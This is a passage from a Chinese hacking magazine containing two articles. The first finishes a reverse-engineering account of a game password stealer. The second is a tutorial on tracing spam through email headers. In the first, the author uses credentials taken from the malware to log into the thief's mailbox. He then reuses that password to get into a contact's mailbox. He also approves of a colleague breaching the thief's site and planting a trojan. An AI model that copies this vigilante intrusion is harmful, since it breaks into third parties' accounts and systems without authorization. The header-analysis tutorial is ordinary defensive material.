    insthook = (LPFNDLLFUNC)GetProcAddress(Handle,
"insthook");
    insthook();
    .....;
}
```

这里顺便再科普一把，程序用Loadlibrary加载locarxjh.sls，将文件映像到这个进程的地址空间，Handle这个句柄得到的值其实就是文件映像的虚拟内存地址。GetProcAddress来获取locarxjh.sls中insthook的函数地址，并且返回指针，后面就是对函数的调用了。

那我们就直接跳到Loadlibrary这里(0040131B，0040131B这里是压入Loadlibrary的参数)，在GetProcAddress之后，GetProcAddress函数的返回值即insthook函数地址保存在eax里面，最后call eax，F7跟进这个call，如图4所示，基本上什么都不用做了，密码以字符串的形式都写出来了。如图4 所示。




图4

程序在获取密码后登录一个叫mujigun@163.com的邮箱，然后把拿到的密码和用户名用这个邮箱再发到这个邮箱，实现了一个简单盗取的过程。不过公司另一位大牛说这样做的人很傻，因为容易被发现。如果是他写的话，他建议用两个邮箱，mujigun1和mujigun2，登录mujigun1给mujigun2发邮件，这样如果crack了mujigun1的邮箱，也无法登录mujigun2的邮箱。至少保证了mujigun2邮箱的安全，如果做成在线获取mail地址的话会灵活。后面又用yahooPOPs的认证方式作修改举了N个例子，不过因为我水平有限，后面讲的基本上都没听懂……

立刻用outlook连上163.com，在outlook里面选择在服务器选择留副本，打开，好多封信，看看都是魔兽的密码账户，如图5 所示。

为了更多地收集对方信息，又去对方邮箱联系人那里看了看，看到几个邮箱。如图6 所示。

分别是 laohazhu@163.com，kefu@service.netease.com，既然这个邮箱是对方用来盗号的，那对方应该没傻到用这个邮箱来联系其他人吧，抱着"爱蒙才会赢的"的观点，觉得这个几个邮箱总会和这个邮箱有些许联系，




图5




图6

于是登录laohazhu@163.com，用mujigun@163.com的邮箱密码试了试，果然进去了。如图7 所示。

看到了吧，这就是蒙的力量……幸运女神忙的没时间继续照顾我，kefu@service.netease.com测试了N个密码后都没进去。上天是如此的公平，蒙了两个邮箱，让我蒙对了50％，知足了。

他的邮箱我没有动，看完之后就关上了，没有修改密码，没有删改邮件，怕对方发现了，因为大牛那边依然在攻击网站，如果对方发现了而不登录了，大牛那边的前期工作就都废了。

发稿前两天，大牛那边传来消息说网站进去了，并且在后台挂了木马，这两天苦等对方上线，满足一下我们想参观游览的迫切愿望，事与愿违的是每天这个叫mujigun的人都会来收信，但是反弹木马却没有任何动静，如果不是我们的木马有问题，就是对方一直没有登录后台。

事情并没有因为对方不上线而结束，大牛坚持助人为乐、拾金不昧、落井下石，有仇必报的观点，要把这整个事情包括邮箱账户全部交给the9（魔兽世界的代理商），让the9去做后续工作，可见其善良。

整个事情希望告诉那些依然在盗别人游戏账号的朋友 黑客应该怎么做偶是真的不太清楚，不过技术真的不应该这么用吧，把你的收益建立在别人的痛苦上，把你的快感建立在别人的失落上，当半生之后的你想起这一切时，你如何面对自己的良心？你又如何去教育自己的孩子呢？你自己也不过是一个不劳而获，损人利己的"扒手"罢了。

一直觉得黑客要扮演的角色如果不能成为《黑客帝国》中的救世主，就应该尝试去成为技术中的艺术家，但不论成为什么，都不应该成为假装侠义，却损人利己，以让别人损失而获利的贼……


这篇文章也就此告一段落，由于本人水平有限，文中可能有或这或那的错误，还请各位高手指点一二，不胜感激。

脚本小子：转眼新年就来到了。各个商家也开始了各种各样的宣传促销活动，虽然发送垃圾邮件是让许多黑客英雄们所不齿的事情，但林子大了，什么鸟都可能有。于是，垃圾邮件也开始愈演愈烈，最直接的受害者可能就是无辜的用户了。试想，如果用户每天花5分钟收垃圾邮件，那么，一年之中将有多少宝贵的时间浪费在垃圾邮件上面，如果把这些时间做点别的事情，那又是什么结果？现在，很多的网络安全事件都会同邮件直接关联，比如病毒传播、密码丢失、木马等，都可以通过垃圾邮件的途径进行传播，其危害可想而知。作为一个网络安全爱好者，如何用自己的力量去追踪垃圾邮件呢？请看下文——

适合读者：普通网民、入侵爱好者

前置知识：无

2005年黑客聚焦 追踪垃圾邮件



文/图 风之扬

相信大家和我一样，在日常生活中收垃圾邮件也算是一份固定的工作了吧？收到垃圾信件后，如何追踪垃圾邮件发送者呢？很多朋友会毫不犹豫的说，当然是查出寄信人的IP了。其实，在对付垃圾邮件方面，主要有两种形式：防御与追踪。防御主要是强调对垃圾邮件的过滤或者是阻止垃圾邮件的产生，而追踪则强调主动地追查垃圾邮件来源，并对其进行警告或者采取其他措施。本文将主要介绍对邮件的追踪方面的技术，通过针对邮件头进行分析，并查询到最接近源头的地址，以揭开垃圾邮件发送者的"庐山真面目"。

邮件头及传输过程

首先，我们通过一次反垃圾邮件的测试来看看什么是邮件头。因为大多数情况下，服务器都会把寄信人的相关信息附在邮件的文件头。比如，利用Tom.com的免费邮箱，给spamemail@china.com.cn发一个邮件，进入http://mail.china.com.cn/邮箱，收到后打开看看（如图1所示）：




图1

点击信箱上面的"邮件头信息"，可看到这样的信息：

```
Return-Path: <pwbpub@tom.com>
Delivered-To: spamemail@china.com.cn
Received: from 210.72.21.22 (HELO eqmanager2.china.org.cn) (envelope-from pwbpub@tom.com)
by mx.china.com.cn (quarkmail-1.2.1) with SMTP id S918541AbULBMFs
for spamemail@china.com.cn; Thu, 2 Dec 2004 20:05:48 +0800
X-scanvirus: By Sophos Scan Engine
X-scanresult: CLEAN
X-Received:unknown;202.108.255.195,20041202195628
Received: from unknown (HELO tom.com) (202.108.255.195)
by localhost with SMTP; 2 Dec 2004 11:56:28 -0000
MIME-Version: 1.0
Message-ID: <41AF02AE.000113.05427@bjapp25>
Date: Thu, 2 Dec 2004 19:55:26 +0800 (CST)
From: "=?gb2312?B?cHdicHVi?=" <pwbpub@tom.com>
To: spamemail@china.com.cn
Subject: =?gb2312?B?wKy7+NPKvP6y4srU?=
X-Priority: 3
X-Originating-IP: [211.99.190.5]
X-Mailer: <!-- CoreMail Version 2.5 Copyright (c) 2002-2003 www.tebie.com --> 163net
Content-Type: Multipart/Alternative; boundary="Boundary-=_yvxueODEqwFokhipGevKzuojgYQF"
```

对方是从不同的邮件服务器上发来的，中间自然有转信过程，每转一次都会在文件头顶部加信息。下表列出了一部分表头的相关含义，对我们分析垃圾邮件具有事半功倍的效果。

From:	邮件从哪里发送的。很容易被伪造，在分析中，非常不可信任。
From	不同于From:域，这行并不通常是邮件头的一部分，但是邮件转发程序经常插入这一行，表明邮件什么时候被接收的。这一行总是邮件头的第一行，也可以被伪造，但并不一定。
Reply-To:	回复时发送的地址。很容易被伪造，但常常提供线索，比如有些垃圾邮件经常用该域指向一个合法的邮件地址，以便spammer能够接收到回复的邮件。
Return-Path:	与Reply-To:相同。
Sender:	消息发送者。这通常都是伪造的。
Message-ID:	邮件系统在创建邮件时的唯一标记。也是最容易被伪造的地方。正常情况下，"Message-ID:"能确定发送者所登录的系统，

	而不仅仅是创建邮件的系统。Message-ID 的结构同邮件服务器程序有直接关系，不同的邮件服务器产生的ID也不一样，有时相同邮件服务器的不同处理也会产生不一样的ID。多数邮件服务器会包含日期、时间、DNS等，有的甚至包含邮件用户信息。如0040409085748.91B1.SAN@test.com，就是由日期、时间、标识、邮件用户和DNS构成。
In-Reply-To:	在回复的时候可能存在，通常指向原邮件的Messgae-ID。
Received:	最可信赖的头。一般会有几条，形成站点列表，这些信息表明达到目的地过程中邮件所经过的服务器，该域都是邮件服务器自动插入的，spammer可以伪造，但是在被伪造的那个点之后的是无法伪造的。这个列表从下往上表明了服务器路径，最上面的一条Received:是最终目的的系统或邮件服务器。

通常的邮件传递主要步骤由下面过程完成

```
Sender--> MUA -->MTA --> (routing) --> MTA -->MDA -->{filtering}-->MUA -->receiver
```

脚本小子: MUA(Mail User Agent)表示邮件客户端程序，比如Foxmail、Outlook、Mutt等; MTA(Mail Transport Agent or Message Transfer Agent)表示消息传输代理，这部分程序负责存储和转发、发送E-mail，它从MUA或者其他的MTA接收到邮件后，就存在本地，并分析收件人或者转发到其他的MTA，在处理过程中，它通常会编辑、添加邮件头内容，比如Sendmail、Exchange等; MDA(Mail Delivery Agent)表示邮件发送代理，这个程序负责将邮件发送给用户，通常处理某种特定发送操作。

了解了这些环节，我们就可以顺藤摸瓜，探测垃圾发送者的老巢了。

垃圾邮件追踪实例

SMTP协议对我们来说，应该是再熟悉不过的了，但是这个协议在创建的时候并没有考虑到未来的邮件会成为垃圾，因此安全性很差，邮件头可以任意创建、伪造和修改，而邮件服务器一般不检查发送者的内容，而只关心接收者。这就给了垃圾邮件发送者可乘之机，比如通过Outlook就可以伪造邮件头。为了对付ISP监控垃圾邮件，这些垃圾邮件发送者通常用一些邮件程序将邮件转发到其他的邮件服务器，并且修改和伪造邮件头，避免被追踪。所以，我们现在的关键任务是识别伪造内容并获得真实信息，根据真实信息进行查询。

1.邮件头追踪

一般来说，邮件内容、Reply-to、最终邮件服务器的Received的内容都有助于我们追踪垃圾邮件的来源。对于"Received:"域来说，我们可以从时区出错、时间误差、IP地址错误这几个方面来追查。试想，一个邮件经过了几天甚至更长时间来传递，正常吗？下面就是一个修改了邮件地址和IP地址的邮件头:

```
Return-Path: <spamemail@test.com.cn>
Delivered-To: pwbpub@test.com
Received: from mail.test.com.cn (unknown [211.167.xxx.xxx])
 by test.com (Postfix) with ESMTP id 590F2160A9 for <pwbpub@test.com>; Thu, 8 Aug 2004 16:48:46 +0800 (CST)
Received: from mail.test.com.cn ([127.0.0.1]) by localhost (mail[127.0.0.1]) (amavisd-new, port 10024) with ESMTP id 30543-01 for<pwbpub@test.com>; Thu, 8 Aug 2004 16:47:14 +0800 (CST)
Received: from risker.debian.org (unknown [218.18.xxx.xxx]) bymail.test.com.cn (Postfix) with ESMTP id 32E0817DC17 for<pwbpub@test.com>; Thu, 8 Aug 2004 16:47:06 +0800 (CST)
Date: Wed, 5 May 2004 14:36:13 +0800
From: wlj <spamemail@test.com.cn>
To: pwbpub@test.com
Subject:
Message-Id: <20040505143613.25dd214b.spamemail@test.com.cn>
Mime-Version: 1.0
Content-Type: multipart/mixed;
X-Virus-Scanned: by amavisd-new at test.com.cn
```

上面的邮件头明显经过了篡改，包括在MUA发送邮件时添加的头内容和经过MTA过程中添加的内容。现在，关键的任务就是要检查"Received:"的传递过程了。

第一步: 找到如下内容:

```
Received: from risker.debian.org (unknown [218.18.xxx.xxx]) by mail.test.com.cn (Postfix) with ESMTP id 32E0817DC17 for <pwbpub@test.com>; Thu, 8 Aug 2004 16:47:06 +0800 (CST)
```

仔细分析，我们可以看到这是第一个MTA从MUA接收邮件时插入的头内容。MUA的机器名是Risker.debian.org(这不是MUA的DNS，而只是机器名)，(unknown [218.18.xxx.xxx])表示该机器的IP地址，但是查询的DNS是unknown的。该邮件被mai.test.com.cn接收，邮件服务器采用Postfix，而且采用的是ESMTP(扩展的SMTP)，分配的ESMTP IP是32E0817DC17，传递目标是pwbpub@test.com，接收时间为Thu,6 May 2004 16:47:06，时区是+0800 (CST)。

第二步: 查找第二个Received:内容。具体如下:

```
Received: from mail.test.com.cn ([127.0.0.1]) by localhost (mail[127.0.0.1]) (amavisd-new, port 10024) with ESMTP id 30543-01 for <pwbpub@test.com>: Thu, 8 Aug 2004 16:47:14 +0800 (CST)
```

这是邮件服务器内部程序进行的一个处理过程，因此IP地址为127.0.0.1，并且是Localhost处理，(amavisd-new, port 10024)表明这个处理程序是使用的Amavisd-new，amavisd-new是一个用于邮件服务器的杀毒、过滤等的接口。

第三步: 查找第三个Received:内容。具体如下:

```
Received: from mail.test.com.cn (unknown [211.167.xxx.xxx]) by test.com (Postfix) with ESMTP id 590F2160A9 for <pwbpub@test.com>; Thu, 8 Aug 2004 16:48:46 +0800 (CST)
```

该过程表示邮件从服务器名为Mail.test.com.cn 传递出去，IP地址为211.167.xxx.xxx，接收邮件的服务器是Test.com，采用Postfix服务程序，也通常使用ESMTP，传递的目标是pwbpub@test.com，日期为Thu，8 Aug 2004 16:48:46，时区是+0800（CST）。

从这个例子可以看出，邮件的传递过程是：

```
risker.debian.org (MUA) --->mail.test.com.cn (MTA) --->localhost (MTA中的amavisd-new) --->test.com (MTA)
```

整个过程经历了将近两分钟，不过在追踪垃圾邮件过程中，这个传递过程中的Received：存在被篡改的可能，也就是说，发送者可能使用了"障眼法"。因此，要炼就一双火眼金睛，判断哪些信息是伪造的，哪些是真实的。对于Received：来说，最后的站点是接收者自己的邮件服务器，因此最后的Received是真实可靠的，除非自己的服务器已经不安全了。

2．垃圾广告邮件追踪

现在，垃圾广告邮件尤其猖獗。对于这类邮件来说，内容中有联系人、联系电话、联系Email、邮编等，追查就很直接。一个典型的此类邮件头内容如下：

```
Return-Path: <fault@spamemail.com>
Delivered-To: pwbpub@test.com
Received: from spamemail.com (unknown [221.232.11.
40])
by test.com (Postfix) with ESMTP id 399521C124
for <pwbpub@test.com>; Mon, 24 May 2004 11:07:41
+0800 (CST)
From: "bbcss" <fault@spamemail.com>
Subject: =?GB2312?B?0KGxvrS0tPPStcrmtvmxptXQycw=?=
To: pwbpub@test.com
Content-Type: multipart/mixed;
boundary="=_NextPart_2rfkindysadvnqw3nerasdf";
charset="GB2312"
MIME-Version: 1.0
Reply-To: reply@yahoo.com.cn
Date: Mon, 24 May 2004 11:07:45 +0800
X-Priority: 3
Message-Id: <20040524030745.399521C124@test.com>
```

现在来对该邮件进行简单的分析。首先找到这一段：

```
Received: from spamemail.com (unknown [221.232.11.
40])by test.com (Postfix) with ESMTP id 399521C124 for
<pwbpub@test.com>; Mon, 24 May 2004 11:07:41 +0800
(CST)
```

本例中，测试用的邮件服务器Test.com是可信的，因此这一条Received信息也是可靠的，但其中的一些内容可能并不是真实可靠的。邮件来自一个机器名为spamemail.com的，IP地址为221.232.11.40，邮件接收时间是Mon, 24 May 2004 11:07:41 +0800 (CST)。简单检查Spamemail.com，可以得出IP地址为Spamemail.com [203.207.*.*]，很容易知道这个spamemail.com只是一个名字而已。该邮件的发送者是From： "bbcss" <fault@spamemail.com>，而回复地址是 Reply-To: reply@yahoo.com.cn。实际上，我们就可以推测fault@spamemail.com是伪造的了，但是回复地址却可能是真实的。另外，他们肯定使用了一些垃圾邮件发送工具，能够伪造发送者地址、机器名，并且可以直接传递邮件。

3.追捕

经过上述分析测试，我们就可以得到一些有用的数据了。通过对邮件的分析，我们一般能够找到可能接近源头的某个邮件地址或者一个IP地址（这个IP地址可能是一个受害者），用这些信息来追查，依然存在很多难度，毕竟有些事情不是某个人可以完成的，但是却在某些特殊应用方面能够提供不小的帮助。现在，假如我们看到的信来自163.net服务器（bjmx4.163.net），再追下去是从263.net服务器发来的（smtp.x263.net），再下去是来自IVAN (unknown [218.70.*.*])，是谁呢？毫无疑问应该是寄信人了，他的IP就是218.70.*.*，用一个查地理地址最好用的软件"追捕"查查看（如图2 所示）。

